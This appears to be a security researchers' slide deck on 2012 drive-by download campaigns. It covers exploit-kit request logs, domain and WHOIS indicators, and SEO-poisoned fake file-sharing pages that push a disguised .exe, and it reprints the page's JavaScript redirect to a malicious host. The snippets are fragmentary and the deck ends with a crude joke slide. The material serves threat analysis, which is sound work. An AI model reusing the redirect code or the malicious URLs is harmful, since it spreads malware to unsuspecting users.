25/Jan/2012:09:36:31	GET http:// csrv15.amurt.org.uk/main.php?page=7a5a09bea4d91836	146.185.242.69
25/Jan/2012:09:36:33	GET http:// csrv15.amurt.org.uk/content/fdp2.php?f=17	146.185.242.69
25/Jan/2012:09:36:44	GET http:// csrv15.amurt.org.uk/content/field.swf	146.185.242.69
25/Jan/2012:09:36:45	GET http:// csrv15.amurt.org.uk/content/v1.jar	146.185.242.69
25/Jan/2012:09:36:48	GET http:// csrv15.amurt.org.uk/w.php?f=17%26e=0	146.185.242.69
26/Jan/2012:07:28:05	GET http:// csrv23.UIUloopenvrml.org/main.php?page=7a5a09bea4d91836	146.185.242.69
31/Jan/2012:10:27:35	GET http:// csrv24.air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:10:27:47	GET http:// csrv24.air-bagan.org/content/rino.jar	146.185.242.79
31/Jan/2012:18:18:51	GET http:// csrv35.air-bagan.org/main.php?page=7a5a09bea4d91836	146.185.242.79
31/Jan/2012:18:19:03	GET http:// csrv35.air-bagan.org/getJavaInfo.jar	146.185.242.79
04/Feb/2012:12:02:51	GET http:// csrv29.prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79
06/Feb/2012:09:08:51	GET http:// csrv89.prawda2.info/main.php?page=7a5a09bea4d91836	146.185.242.79

WHAT IS COMMON

amurt.org.uk 46.227.202.68 Registered on: 15-Oct-1999

Name servers: ns1.afraid.org

air-bagan.org 122.155.190.31 Created On:05-Aug-2006

Name Server:NS1.AFRAID.ORG

fatdiary.org 71.237.151.22 Created On:17-Jul-2006

Name Server:NS1.AFRAID.ORG

prawda2.info 91.192.39.83 Created On:18-Oct-2007

Name Server:NS1.AFRAID.ORG

Malicious domains reputation and compromised DNS accounts

- Starting from August 2012 we detect second wave of this campaign, be careful, examples Sep 2012
- alex01.net -> 46.39.237.81 >>>
games.alex01.net -> 178.162.132.178
- socceradventure.net 72.8.150.14 >>>
mobilki.socceradventure.net ->
178.162.132.178
- talleresnahuel.com 74.54.202.162 >>>
kino.talleresnahuel.com ->
178.162.132.178
- qultivator.se 72.8.150.15 >>>
597821.qultivator.se ->
178.162.132.166

Campaign 5 (fake filesharing sites)

Specifics:

- simulation of filesharing website
- real domain is used for SEO (search engine feeds return content within this domain at high positions)
- cookies are used to “serve once per IP”
- page content is generated automatically



Real domains are used

Site: alldistributors.ru

URL on the same site: alldistributors.ru/image/

The screenshot shows the homepage of alldistributors.ru. At the top, there is a navigation bar with the site name and a search bar. Below this, there are several promotional banners, including one for 'Бесплатно АУДИОКУРС' and another for 'РУССКОЯЗЫЧНАЯ ЕВРОПА'. The main content area is divided into sections: 'КАТАЛОГ' (Catalog), 'ОБЪЯВЛЕНИЯ' (Announcements), 'О НАС' (About Us), and 'НАШИ УСЛУГИ' (Our Services). The 'ОБЪЯВЛЕНИЯ' section contains a list of news items, such as 'Легендарные унитазы IDO >>>' and '5+1 ноутбук в подарок! >>>'. The 'О НАС' section provides information about the company's services, including distribution and consulting. The 'НАШИ УСЛУГИ' section lists various services offered, such as website creation and product distribution.

The screenshot shows a file download page on alldistributors.ru. The page title is 'Скачать краткое содержание капитал маркс - файл:обменник для вас - Mozilla Firefox'. The main content area features a large blue button labeled 'скачать' (download) and a 'краткое содержание капитал маркс' (short content of capital marx) link. Below this, there is a section for 'Лучшее' (Best) with a list of recommended files, including 'маска для сна своими руками', '5 фирм отчетности', and 'должностная инструкция дежурного электрика'. The page also includes a sidebar with navigation links, a search bar, and a statistics section showing the number of archives and files. The bottom of the page features a 'Облако тегов' (Tag Cloud) with various tags related to the content.

Search Engine Optimization

Краткое содержание капитал маркс — Яндекс: Нашлось 2 млн ответов - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Antivirus scan for at UTC - VirusTotal x Whois сервис - проверка свободн... x Краткое содержание капитал мар... x Скачать краткое содержания зна... x

yandex.ru/yandsearch?text=Краткое+содержание+капитал+маркс&lr=213

Поиск Почта Карты Маркет Новости Словари Блоги Видео Картинки ещё

Яндекс Нашлось 2 млн ответов

Краткое содержание капитал маркс

в найденном в Москве расширенный поиск

Мои находки Настройка Регион: Москва

1 **Карл Маркс капитал краткое содержание**
«Капитал» — «величайшее политико-экономическое произведение нашего века». Маркс называл «Капитал» делом своей жизни. ... Подзаголовок «Капитала» — «Критика политической экономии» — вполне соответствует теоретическому содержанию «Капитала»
filslov.ru > k/167-kapital.html копия ещё

2 **Конспект по Капиталу К. Маркса**
Тип: Реферат. В работе есть: рисунки 4 шт. Язык: русский. Разместил (а): Zeus. Размер: 48 кб. Категория: Экономика. Краткое описание: Товар есть внешний предмет (вещь), которая удовлетворяет какие-либо человеческие потребности, в...
CoolReferat.com > Конспект_по_Капиталу_К._Маркса копия ещё

3 **Скачать краткое содержание капитал маркс - файлообменник для вас**
"Внимание, "краткое содержание капитал маркс" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.
alldistributors.ru > image/kratkoe...kapital-marks.php копия ещё

High position in Yandex results

Логин: Пароль: вход Забыли пароль? Войти

Главная Непрочитанное Регистрация Правила Контакты

ALL - FILES

Навигация

- Главная
- Софт
- Музыка
- Игры
- Книги
- Прошивки
- Архивы
- Файлы
- Новинки
- Лучшее
- Топ-100
- О нас
- Обратная связь

Скачать краткое содержание капитал маркс

Лушнее: макар чудра горького краткое содержание » Скачать краткое содержание маркс

Имя файла - краткое-содержание-капитал-маркс
Релиз: 3.12.2011
Операционная система: Windows (Все версии), Mac OS Jaguar
Размер документа: 3 Mb
Файл проверен: Dr.Web, McAfee, Norton AntiVirus

скачать

краткое содержание капитал маркс

Производитель: Не указан
Лицензия: Бесплатная
Топ в рейтинге: 976
Скачиваний файла: 253
Загрузил: ПожаркиК

"Внимание, "краткое содержание капитал маркс" не предназначен для коммерческого пользования. Используя его в коммерческих целях, Вы можете нарушить авторские права владельца материала.

Тег: краткое содержание капитал маркс, спят усталые игрушки минус

Opening kratkoe_soderjanie_kapital_marks.exe

You have chosen to open

kratkoe_soderjanie_kapital_marks.exe

which is a: Binary File
from: http://alldaymedia.ru

Would you like to save this file?

Save File Cancel

266 архивов

Топ 5 программ


ICQ
Централизованная служба мгновенного обмена сообщениями сети Интернет

Opera
Веб-браузер и программный пакет для работы в Интернете, выпускаемый компанией Opera Software

WinAmp
Быстрый, гибкий аудио/видео проигрыватель для Windows,

Payload loaded via social engineering trick


File name generated to match your search engine request



```
onclick='admin_fuck;' краткое содержание
```

Download button::

```
<noindex>
  <a onclick='admin_fuck;' краткое содержание капитал маркс'" rel="nofollow" href="#">
    
  </a>
  <br>
  <a onclick="admin_fuck('краткое содер
  </noindex>
```





function admin_fuck(key)

```
{
  var url = 'http://alldaymedia.ru/fileservers/search.php?search=1&query=' + key;
  var what = new Array('aanieaoii', 'nea?aou');
  var by = new Array(", ");

  for (var i=0; i < what.length; i++) {
    url = url.replace(what[i], by[i]);
  }
  window.location = url;
}
```

Cookie

File downloaded only once. After cookie is set a redirect to a page, which demands SMS payment would be returned.




Domain that hosts executable :)

lokiz.ru/download.php?fname=1


Оп, а тут нихуя!★



problem?



Drive By Download Distribution By Type (stats 2012)



Oops.. and here:
questions :)

@vbkropotov

@vchetvertakov

@fygrave